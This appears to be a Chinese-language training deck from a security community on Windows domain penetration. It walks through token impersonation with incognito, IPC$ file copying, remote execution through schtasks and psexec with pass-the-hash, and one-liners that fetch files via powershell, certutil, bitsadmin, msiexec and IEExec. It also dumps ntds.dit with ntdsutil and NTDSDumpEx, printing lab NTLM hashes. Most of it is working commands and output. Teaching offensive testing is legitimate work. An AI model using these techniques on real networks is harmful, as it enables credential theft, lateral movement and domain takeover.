csrss.exe	4896	RDP-Tcp#5	2	23,168	K Running	NT AUTHORITY\SYSTEM
winlogon.exe	4912	RDP-Tcp#5	2	5,684	K Unknown	NT AUTHORITY\SYSTEM
dwm.exe	4848	RDP-Tcp#5	2	48,684	K Running	Window Manager\DWI-2
rdpclip.exe	2436	RDP-Tcp#5	2	8,600	K Running	WIN12-IIS\Administrator
taskhost.exe	3492	RDP-Tcp#5	2	8,860	K Running	WIN12-IIS\Administrator
explorer.exe	4968	RDP-Tcp#5	2	78,256	K Running	WIN12-IIS\Administrator
ChsIME.exe	3636	RDP-Tcp#5	2	13,316	K Running	WIN12-IIS\Administrator
sppsvc.exe	3496	Services	0	11,308	K Unknown	NT AUTHORITY\NETWORK SERVICE

### 3 域渗透思路-凭证窃取

incognito.exe list\_tokens -u

incognito.exe execute -c "HACK\Administrator" cmd.exe

```
C:\Users\Administrator\Desktop>incognito.exe list_tokens -u
[-] WARNING: Not running as SYSTEM. Not all tokens will be available.
[*] Enumerating tokens
[*] Listing unique users found

Delegation Tokens Available
=====
HACK\administrator
NT AUTHORITY\USER
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\SYSTEM
WIN12-IIS\Administrator
Window Manager\DWM-1

Impersonation Tokens Available
```

```
C:\Users\Administrator\Desktop>incognito.exe execute -c "HACK\Administrator" cmd.exe
[-] WARNING: Not running as SYSTEM. Not all tokens will be available.
[*] Enumerating tokens
[*] Searching for availability of requested token
[+] Requested token found
[+] Delegation token available
[*] Attempting to create new child process and communicate via anonymous pipe

Microsoft Windows [版本 6.3.9600]
(c) 2013 Microsoft Corporation. 保留所有权利。

C:\Users\Administrator\Desktop>whoami
hack\administrator

C:\Users\Administrator\Desktop>net user /do
net user /do
这项请求将在域 hack.local 的域控制器处理。

\windows_server_2016_dc.hack.local 的用户帐户

-----
Administrator      DefaultAccount      exch01
Guest               iis_user            krbtgt
test1
命令成功完成。
```



## 3 域渗透思路-命令行渗透

### 为什么命令行渗透？

1. 远程登陆桌面增加暴露风险
2. 目标管理员可能对服务器禁用远程登陆。

### 建立ipc连接

可以访问目标机器的文件（上传、下载），也可以在目标机器上运行命令。

上传和下载文件直接通过copy命令就可以，不过路径换成UNC路径。

何为UNC路径？简单来讲以\开头的路径就是UNC路径，比如\192.168.1.2\c\$\users

如果要从本地当前目录上传1.bat到192.168.1.2机器C盘根目录下，  
那么命令就是copy 1.bat \\192.168.1.2\C\$\ 反之就是下载。

dir、copy、xcopy、move、type的参数都可以使用UNC路径。

### 3 域渗透思路-命令行渗透

- `net use \\192.168.52.2 /u:hack\administrator Windows2019***` 建立IPC连接
- `copy sbn.exe \\192.168.52.2\C$\windows\temp` 复制本地文件到目标服务器
- `copy \\192.168.52.2\C$\windows\temp\hash.txt` 复制目标服务器文件到本地

```
C:\Users\Administrator\Desktop>net use \\192.168.52.2 /u:hack\administrator Windows2019***  
命令成功完成。
```

```
C:\Users\Administrator\Desktop>copy sbn.exe \\192.168.52.2\C$\windows\temp  
已复制      1 个文件。
```

```
C:\Users\Administrator\Desktop>copy \\192.168.52.2\C$\windows\temp\hash.txt  
已复制      1 个文件。
```



### 3 域渗透思路-命令行渗透

- 执行命令(明文|Hash传递)
- schtasks (计划任务)
- schtasks /create /tn task1 /U 域\域用户 /P 域用户密码 /tr 执行的命令或者bat路径 /sc ONSTART /s 域机子IP /RU system
- schtasks /run /tn task1 /s 域机子IP /U 域\域用户 /P 域用户密码
- schtasks /F /delete /tn task1 /s 域机子IP /U 域\域用户 /P 域用户密码

```
C:\Users\Administrator\Desktop>schtasks /create /tn task1 /U hack\administrator /P Windows2019*** /tr "c:\windows\system32\cmd.exe /c whoami > c:\windows\temp\1.txt" /sc ONS
成功: 成功创建计划任务 "task1"。

C:\Users\Administrator\Desktop>schtasks /run /tn task1 /s 192.168.52.2 /U hack\administrator /P Windows2019***
成功: 尝试运行 "task1"。

C:\Users\Administrator\Desktop>schtasks /F /delete /tn task1 /s 192.168.52.2 /U hack\administrator /P Windows2019***
成功: 计划的任务 "task1" 被成功删除。

C:\Users\Administrator\Desktop>type \\192.168.52.2\C$\windows\temp\1.txt
nt authority\system
```

### 3 域渗透思路-命令行渗透

- psexec
- net use \\192.168.52.2 /u:hack\administrator Windows2019\*\*\*
- PsExec.exe \\192.168.52.2 -s cmd.exe -accepteula
- -accepteula 第一次运行会弹框,输入这个参数便不会弹框。
- -s 以 “nt authority\system” 权限运行远程进程

- hash传递:
- psexec.exe -hashes :用户Hash 域名/用户名  
@目标IP
- psexec.exe -  
hashes :70a50724b37f6d3d03d00c24e946  
fde3 hack/administrator@192.168.52.2

```
C:\Users\Administrator\Desktop>psexec.exe -hashes :70a50724b37f6d3d03d00c24e946fde3 hack/administrator@192.168.52.2
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

[*] Requesting shares on 192.168.52.2.....
[*] Found writable share ADMIN$
[*] Uploading file KdlG0gaZ.exe
[*] Opening SUCManager on 192.168.52.2.....
[*] Creating service bNtK on 192.168.52.2.....
[*] Starting service bNtK.....
[!] Press help for extra shell commands

C:\Windows\system32>
```



## 3 域渗透思路-命令行下载文件

1-powershell (win2003、winXP不支持)

```
powershell -exec bypass -c (new-object  
System.Net.WebClient).DownloadFile('http://192.168.1.101/test.txt','c:\test.txt')
```

2-Certutil

```
certutil.exe -urlcache -split -f http://192.168.1.1/test.txt file.txt
```

3-bitadmin

```
bitsadmin /rawreturn /transfer getfile http://192.168.3.1/test.txt E:\file\test.txt  
bitsadmin /rawreturn /transfer getpayload http://192.168.3.1/test.txt E:\file\test.txt
```

4-msiexec

```
msiexec /q /i http://192.168.1.1/test.txt
```

5-IEExec

```
C:\Windows\Microsoft.NET\Framework\v2.0.50727> caspol -s off  
  
C:\Windows\Microsoft.NET\Framework\v2.0.50727> IEExec.exe http://192.168.1.1/test.exe
```

## 3 域渗透思路-获取内网代理

内网有些资源可能需要挂指定代理才可以访问

- ie代理
- pac代理

### 1.2 直接查询HKEY\_CURRENT\_USER

```
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings"  
/v ProxyServer`
```

```
管理员: C:\Windows\system32\cmd.exe  
Microsoft Windows [版本 6.1.7601]  
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。  
  
C:\Users\Administrator>reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v ProxyServer  
  
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings  
ProxyServer REG_SZ 15.15.45.54:80
```

### 2.2 直接查询HKEY\_CURRENT\_USER

```
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings"  
/v AutoConfigURL
```

```
C:\Users\Administrator>reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v AutoConfigURL  
  
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings  
AutoConfigURL REG_SZ file:///d:/sfdsaf.pac
```



### 3 域渗透思路-windows api使用

- windows api 利用工具 所有工具使用前提: 建立IPC连接

- 工具名称:

```
C:\Users\Administrator\Desktop>NetLocalGroupGetMembers.exe administrators \\192.168.52.2
HACK\Administrator
HACK\Enterprise Admins
HACK\Domain Admins
```

- NetGroupGetUsers.exe 功能: 查询目标服务器本地管理组的成员
- NetLocalGroupGetMembers.exe 功能: 查询域里的各个组里的成员, IP必须是域控IP, 域用户随意
- NetUserEnum.exe 功能: 查询目标服务器所有用户, 包括隐藏用户

```
C:\Users\exch01\Desktop\C>NetGroupGetUsers.exe "domain users" \\192.168.52.2
groupname: domain users
servername: \\192.168.52.2
num: 4
[0] Administrator
[1] DefaultAccount
[2] krbtgt
[3] exch01
```

```
C:\Users\exch01\Desktop\C>NetUserEnum.exe \\192.168.232.128
User account on \\192.168.232.128:
-- Administrator
-- Guest
-- wdqx$
Total of 3 entries enumerated
```

### 3 域渗透思路-导域hash

windows的密码是经过hash后存储的, 本地存在hkln\sam, hkln\system注册表中  
域里面存在域控制器的c:\windows\ntds\ntds.dit中。

ntds.dit其实就是个esent数据库, 微软本身就有一系列的文档化api能够操作这个数据库, 其链接是:

<https://msdn.microsoft.com/en-us/library/windows/desktop/gg294074.aspx>。

创建快照

ntdsutil snapshot "activate instance

ntds" create quit quit

```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 10.0.14393]
(c) 2016 Microsoft Corporation. 保留所有权利。

C:\Users\Administrator>ntdsutil snapshot "activate instance ntds" create quit quit
ntdsutil: snapshot
快照: activate instance ntds
活动实例设置为 "ntds"。
快照: create
正在创建快照...
成功生成快照集 {8a8db83f-dad7-4e9f-b61d-ef272a3a483f}。
快照: quit
ntdsutil: quit

C:\Users\Administrator>_
```



### 3 域渗透思路-导域hash

挂载快照

ntdsutil snapshot "mount {8a8db83f-dad7-4e9f-b61d-ef272a3a483f}" quit quit

```
C:\Users\Administrator>ntdsutil snapshot "mount {8a8db83f-dad7-4e9f-b61d-ef272a3a483f}" quit quit
ntdsutil: snapshot
快照: mount {8a8db83f-dad7-4e9f-b61d-ef272a3a483f}
快照 {35517ffc-efdf-4e19-8e59-de9aba339fb9} 已作为 C:\$SNAP_201910121047_VOLUMEC$\ 装载
快照: quit
ntdsutil: quit
```

复制ntds.dit

copy C:\\$SNAP\_201910121047\_VOLUMEC\$\windows\NTDS\ntds.dit c:\ntds.dit

```
C:\Users\Administrator>copy C:\$SNAP_201910121047_VOLUMEC$\windows\NTDS\ntds.dit c:\ntds.dit
已复制          1 个文件。
```

### 3 域渗透思路-导域hash

卸载快照

ntdsutil snapshot "unmount {8a8db83f-dad7-4e9f-b61d-ef272a3a483f}" quit quit

```
C:\Users\Administrator>ntdsutil snapshot "unmount {8a8db83f-dad7-4e9f-b61d-ef272a3a483f}" quit quit
ntdsutil: snapshot
快照: unmount {8a8db83f-dad7-4e9f-b61d-ef272a3a483f}
快照 {35517ffc-efdf-4e19-8e59-de9aba339fb9} 已卸载。
快照: quit
ntdsutil: quit
```

删除快照

ntdsutil snapshot "delete {8a8db83f-dad7-4e9f-b61d-ef272a3a483f}" quit quit

```
C:\Users\Administrator>ntdsutil snapshot "delete {8a8db83f-dad7-4e9f-b61d-ef272a3a483f}" quit quit
ntdsutil: snapshot
快照: delete {8a8db83f-dad7-4e9f-b61d-ef272a3a483f}
快照 {35517ffc-efdf-4e19-8e59-de9aba339fb9} 已删除。
快照: quit
ntdsutil: quit
```



## 3 域渗透思路-导域hash

获取key

reg save HKLM\SYSTEM c:\windows\te

hash - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
C:\Users\Administrator>reg save HKLM\SYSTEM  
操作成功完成。
```

使用NTDSDumpEx获取所有域用户的Has

NTDSDumpEx.exe -d ntds.dit -o hash.t

```
C:\Windows\Temp>NTDSDumpEx.exe -d ntds.dit -  
ntds.dit hashes off-line dumper v0.3.  
Part of GMH's fuck Tools, Code by zcgovh.
```

```
[+]use hive file: sys.hiv  
[+]SYSKEY = 61F54C8773A1D023A75A0B35C1ED802D  
[+]PEK version: 2016  
[+]PEK = 04D5D46FDF519CA5445013A0CC5D67A9  
[+]dump completed in 1.203 seconds.  
[+]total 20 entries dumped, 11 normal account
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:70a50724b37f6d3d03d00c24e946fde3:::  
Administrator_hist_0:500:b914f587839e4c7e123f660089801e21:a83699f4552336bf7d903b70c96c6b5e:::  
Administrator_hist_1:500:fb6ac4ccc205519601a69a61dcd48d6e:cce55e4accf0d92b959ced82a2a09ac9:::  
Administrator_hist_2:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:db0978b929bd5146625cdebd5a36d72c:::  
krbtgt_hist_0:502:9a7c24ec42d3dac2892956d25a567e18:3ffabf82bde2a70d5baa7a14e2f1d143:::  
krbtgt_hist_1:502:50006bfd6721390caf2043409d2c0086:99b7e710db745c36af2043409d2c0086:::  
exch01:1601:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
exch01:1602:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
exch01:1603:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
exch01:1604:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
exch01:1605:aad3b435b51404eeaad3b435b51404ee:2bbd2bec16451268e120c2e28b01f856:::  
exch01_hist_0:1605:c5768adbc4647177ccb2ffd39ce04047:558b890716bca4fd744f41f5d2f6c92f:::  
exch01_hist_1:1605:bd503221afe2f9ca263d28065c084988:871e1e6671d1158b263d28065c084988:::  
test1:1607:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
test1:1608:aad3b435b51404eeaad3b435b51404ee:161cff084477fe596a5db81874498a24:::  
test1_hist_0:1608:4f1cd2c0b77ebdae5b4b3b69513c3111:ef88a62a0dc4f13d5cbe41ee3277e742:::  
test1_hist_1:1608:a1c7501b11c617a21744245e8af18525:1d8d01c8265124601744245e8af18525:::
```

## 联系方式

---

获取key

```
reg save HKLM\SYSTEM c:\windows\temp\Sys.hiv
```



# BUGBANK

还没看够？来了解更多技术干货

漏洞银行直播间: <https://www.bugbank.cn/live/>



直播资料 | 社群伙伴 | 听讲通知

QQ群号: 327085041



也想当大咖？还不扫码报名

也可联系运营 QQ: 2272924679



了解更多安全行业热点时事

行长叠报: BUG\_BANK

